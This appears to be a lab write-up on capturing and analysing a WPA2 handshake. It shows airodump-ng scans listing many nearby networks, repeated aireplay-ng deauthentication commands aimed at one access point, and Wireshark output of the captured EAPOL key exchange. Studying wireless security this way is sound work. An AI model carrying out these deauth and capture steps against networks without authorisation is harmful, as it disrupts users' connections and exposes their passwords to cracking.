WPA2 Handshake Capture and Analysis

Objective: Capture the WPA2 handshake from a wireless network, which is the first step in testing the security of a wireless network. Analyze the captured handshake using packet analysis tools.


---


1. **Capture WPA2 Handshake:**
    - **Use `airodump-ng` to focus on a specific target network:**


2. **Deauthentication Attack:**
    - **To force a handshake capture, send a deauth attack to disconnect clients and capture their reconnection:**


3. **Confirm Handshake Capture:**
    - **Look for the message "[WPA handshake: <MAC>]" in the `airodump-ng` terminal window to verify capture.**
4. **Packet Analysis (Optional):**
    - **Open Wireshark and load the `.cap` file:**


    - **Filter traffic by the `eapol` protocol to analyze the handshake packets.**



Firefox ESR
Browse the World Wide Web
ramya@kali: ~
(ramya㉿kali)-[~]
$ sudo airodump-ng wlan0
CH 9][Elapsed: 1 min][2024-12-02 02:07
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:37:5F:DA:C2:4B -84 5 0 0 6 720 WPA2 CCMP PSK SpectrumSetup-49
84:1E:A3:C7:EB:66 -88 3 0 0 1 195 WPA2 CCMP PSK SpectrumSetup-60
9C:53:22:C5:07:CF -85 0 2 0 6 -1 WPA <length: 0>
B0:B2:8F:7E:32:36 -86 5 0 0 11 195 WPA2 CCMP PSK MySpectrumWiFi30-2G
50:FD:D5:6C:92:52 -83 17 0 0 1 135 WPA2 CCMP PSK [range]_E30AJT7113089J
CA:2B:96:4E:E8:AD -83 3 0 0 7 48 OPN LEDnet4E8AD
FA:54:B8:9B:F6:EB -86 6 0 0 1 130 WPA2 CCMP PSK <length: 21>
40:65:A3:B5:00:7E -83 5 0 0 6 195 WPA2 CCMP PSK 241Wils301-2G
2C:30:33:EC:B8:33 -85 2 0 0 6 195 WPA2 CCMP PSK 241Wils203-2G
34:49:5B:C2:B3:FE -86 2 0 0 1 195 WPA2 CCMP PSK MySpectrumWiFif8-2G
08:33:ED:FA:05:2D -87 15 0 0 6 720 WPA2 CCMP PSK Its lit 19
A4:97:33:4F:DA:D5 -88 4 0 0 6 720 WPA2 CCMP PSK SpectrumSetup-D7
C2:53:22:C5:07:C1 -88 3 0 0 7 130 WPA2 CCMP PSK <length: 30>
B0:7F:B9:94:F2:21 -85 2 0 0 11 195 WPA2 CCMP PSK 241Wils201-2G
74:37:5F:9D:D8:07 -72 18 0 0 11 720 WPA2 CCMP PSK SpectrumSetup-05
A0:7F:8A:54:DD:AA -86 7 0 0 6 260 WPA2 CCMP PSK SpectrumSetup-DDA4
30:93:BC:7C:CF:FE -85 18 1 0 6 195 WPA2 CCMP PSK MySpectrumWiFif8-2G
74:37:5F:D9:6B:6B -84 2 0 0 11 720 WPA2 CCMP PSK PorqueFi
AC:84:C9:8B:BD:9E -93 2 0 0 11 195 WPA2 CCMP PSK 1025DELMAR6
40:CA:63:63:9B:1E -80 24 0 0 1 135 WPA2 CCMP PSK [range]_E30AJT7113617H
D8:EC:E5:09:BA:73 -81 38 6 0 1 195 WPA2 CCMP PSK Starry05118
A0:E7:AE:71:0B:10 -84 0 7 0 7 195 WPA2 CCMP PSK ATTyGrJQgs
64:67:72:6F:EA:8F -83 44 6 0 6 720 WPA2 CCMP PSK MHome
C8:C6:FE:D3:A2:05 -61 62 0 0 6 360 WPA2 CCMP PSK Catalina
C8:C6:FE:D3:A2:07 -61 59 0 0 6 360 OPN <length: 0>
C8:C6:FE:D3:A2:03 -64 54 9 0 6 360 WPA3 CCMP SAE <length: 0>
C8:C6:FE:D2:B4:25 -49 66 1 0 6 360 WPA2 CCMP PSK Catalina
C8:C6:FE:D2:B4:27 -49 67 0 0 6 360 OPN <length: 0>
C8:C6:FE:D2:B4:23 -52 60 14 0 6 360 WPA3 CCMP SAE <length: 0>
74:37:5F:D9:64:C7 -73 36 0 0 6 720 WPA2 CCMP PSK SpectrumSetup-C5
00:25:00:FF:94:73 -1 0 0 0 -1 -1 <length: 0>
C8:C6:FE:D2:DE:65 -68 49 1 0 6 360 WPA2 CCMP PSK Catalina
C8:C6:FE:D2:DE:67 -68 47 0 0 6 360 OPN <length: 0>
C8:C6:FE:D2:DE:63 -68 50 10 0 6 360 WPA3 CCMP SAE <length: 0>
A4:97:33:12:91:88 -59 9 0 0 6 720 WPA2 CCMP PSK SpectrumSetup-8A
34:49:5B:D5:41:7E -82 55 0 0 6 195 WPA2 CCMP PSK 1025DELMAR7-2G
9A:9C:27:D7:9A:47 -83 35 0 0 11 540 WPA2 CCMP PSK NSA Surveillance Team
74:37:5F:30:CD:F7 -79 58 0 0 11 720 WPA2 CCMP PSK PotatoPudding
12:59:32:52:C7:30 -83 41 0 0 11 65 WPA2 CCMP PSK <length: 0>
64:67:72:6B:34:FD -75 62 0 0 11 720 WPA2 CCMP PSK SpectrumSetup-FB



ramya@kali: ~
File Actions Edit View Help
9A:9C:27:D7:9A:47 -83 35 0 0 11 540 WPA2 CCMP PSK NSA Surveillance Team
74:37:5F:30:CD:F7 -79 58 0 0 11 720 WPA2 CCMP PSK PotatoPudding
12:59:32:52:C7:30 -83 41 0 0 11 65 WPA2 CCMP PSK <length: 0>
64:67:72:6B:34:FD -75 62 0 0 11 720 WPA2 CCMP PSK SpectrumSetup-FB
F8:5B:3B:27:A4:13 -38 58 4 0 11 720 WPA2 CCMP PSK SpectrumSetup-15
DC:EF:09:B4:90:6B -88 14 1 0 11 195 WPA2 CCMP PSK 255Wils19-2G
Quitting ...
(ramya㉿kali)-[~]
$ sudo airodump-ng --bssid F8:5B:3B:27:A4:13 -c 11 wlan0
CH 11][Elapsed: 12 s][2024-12-02 02:09
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:5B:3B:27:A4:13 -39 67 85 5 0 11 720 WPA2 CCMP PSK SpectrumSetup-15
BSSID STATION PWR Rate Lost Frames Notes Probes
F8:5B:3B:27:A4:13 76:34:1E:DF:9D:4C -85 0 - 6 0 7
Quitting ...
(ramya㉿kali)-[~]
$ sudo aireplay-ng --deauth 10 -a F8:5B:3B:27:A4:13 wlan0
02:10:38 Waiting for beacon frame (BSSID: F8:5B:3B:27:A4:13) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:10:39 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:39 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:40 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:41 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:42 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:42 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:43 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:44 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:44 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:10:45 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
(ramya㉿kali)-[~]
$ sudo aireplay-ng --deauth 10 -a F8:5B:3B:27:A4:13 wlan0
02:12:21 Waiting for beacon frame (BSSID: F8:5B:3B:27:A4:13) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
02:12:21 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]
02:12:22 Sending DeAuth (code 7) to broadcast -- BSSID: [F8:5B:3B:27:A4:13]



(genmon)XXX
2:14
ramya@kali: ~
File Actions Edit View Help
CH 11][Elapsed: 2 mins][2024-12-02 02:14][WPA handshake: F8:5B:3B:27:A4:13
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:5B:3B:27:A4:13 -38 69 936 160 0 11 720 WPA2 CCMP PSK SpectrumSetup-15
BSSID STATION PWR Rate Lost Frames Notes Probes
F8:5B:3B:27:A4:13 48:E1:E9:3D:D5:CD -79 6e-12e 1 163 EAPOL SpectrumSetup-15


(genmon)XXX
2:23
capture_file-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
No. Time Source Destination Protocol Length Info
29590 386.629288 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 133 Key (Message 1 of 4)
29592 386.629512 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 133 Key (Message 1 of 4)
29594 386.629528 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 133 Key (Message 1 of 4)
29596 386.629531 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 133 Key (Message 1 of 4)
29599 386.643737 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 155 Key (Message 2 of 4)
29601 386.644821 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 155 Key (Message 2 of 4)
29603 386.646498 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 155 Key (Message 2 of 4)
29605 386.650518 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 155 Key (Message 2 of 4)
29609 386.658809 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 133 Key (Message 4 of 4)
29612 386.662950 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 133 Key (Message 4 of 4)
29614 386.665572 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 133 Key (Message 4 of 4)
30137 388.998936 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 133 Key (Message 1 of 4)
30144 389.025330 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 155 Key (Message 2 of 4)
30146 389.025340 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 189 Key (Message 3 of 4)
30149 389.025451 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 133 Key (Message 4 of 4)
30150 389.025454 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 133 Key (Message 4 of 4)
30413 390.226908 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 133 Key (Message 1 of 4)
30416 390.232576 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 155 Key (Message 2 of 4)
30418 390.234098 AskeyCompute_27:a4:… MerossTechno_3d:d5:… EAPOL 189 Key (Message 3 of 4)
30420 390.238547 MerossTechno_3d:d5:… AskeyCompute_27:a4:… EAPOL 133 Key (Message 4 of 4)
Frame 29590: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags: .....F.
Logical-Link Control
802.1X Authentication
0000 88 02 3c 00 48 e1 e9 3d d5 cd f8 5b 3b 27 a4 13
0010 f8 5b 3b 27 a4 13 00 00 06 00 aa aa 03 00 00 00
0020 88 8e 02 03 00 5f 02 00 8a 00 10 00 00 00 00 00
0030 00 00 01 12 cb 8f 6d 36 28 c3 4c 3e 18 40 b4 07
0040 10 1f 3b 3e 88 ec e3 94 7d 77 25 24 3f 99 7e 75
0050 9d 6d 30 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00
802.1X Authentication: Protocol
Packets: 35721 · Displayed: 30 (0.1%)
Profile: Default


Firefox ESR
Browse the World Wide Web
capture_file-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
No. Time Source Destination Protocol Length Info
29590 386.629288 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 133 Key (Message 1 of 4)
29592 386.629512 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 133 Key (Message 1 of 4)
29594 386.629528 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 133 Key (Message 1 of 4)
29596 386.629531 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 133 Key (Message 1 of 4)
29599 386.643737 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 155 Key (Message 2 of 4)
29601 386.644821 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 155 Key (Message 2 of 4)
29603 386.646498 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 155 Key (Message 2 of 4)
29605 386.650518 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 155 Key (Message 2 of 4)
29609 386.658809 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 133 Key (Message 4 of 4)
29612 386.662950 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 133 Key (Message 4 of 4)
29614 386.665572 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 133 Key (Message 4 of 4)
30137 388.998936 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 133 Key (Message 1 of 4)
30144 389.025330 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 155 Key (Message 2 of 4)
30146 389.025340 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 189 Key (Message 3 of 4)
30149 389.025451 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 133 Key (Message 4 of 4)
30150 389.025454 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 133 Key (Message 4 of 4)
30413 390.226908 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 133 Key (Message 1 of 4)
30416 390.232576 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 155 Key (Message 2 of 4)
30418 390.234098 AskeyCompute_27:a4:... MerossTechno_3d:d5:... EAPOL 189 Key (Message 3 of 4)
30420 390.238547 MerossTechno_3d:d5:... AskeyCompute_27:a4:... EAPOL 133 Key (Message 4 of 4)
Frame 29590: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags: ......F.
Logical-Link Control
802.1X Authentication
Version: 802.1X-2004 (2)
Type: Key (3)
Length: 95
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 1]
Key Information: 0x008a
Key Length: 16
Replay Counter: 1
WPA Key Nonce: 12cb8f6d3628c34c3e1840b407101f3b3e88ece3947d7725243f997e759d6d30
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 00000000000000000
WPA Key MIC: 00000000000000000000000000000000
WPA Key Data Length: 0
0000 88 02 3c 00 48 e1 e9 3d d5 cd f8 5b 3b 27 a4 13
0010 f8 5b 3b 27 a4 13 00 00 06 00 aa aa 03 00 00 00
0020 88 8e 02 03 00 5f 02 00 8a 00 10 00 00 00 00 00
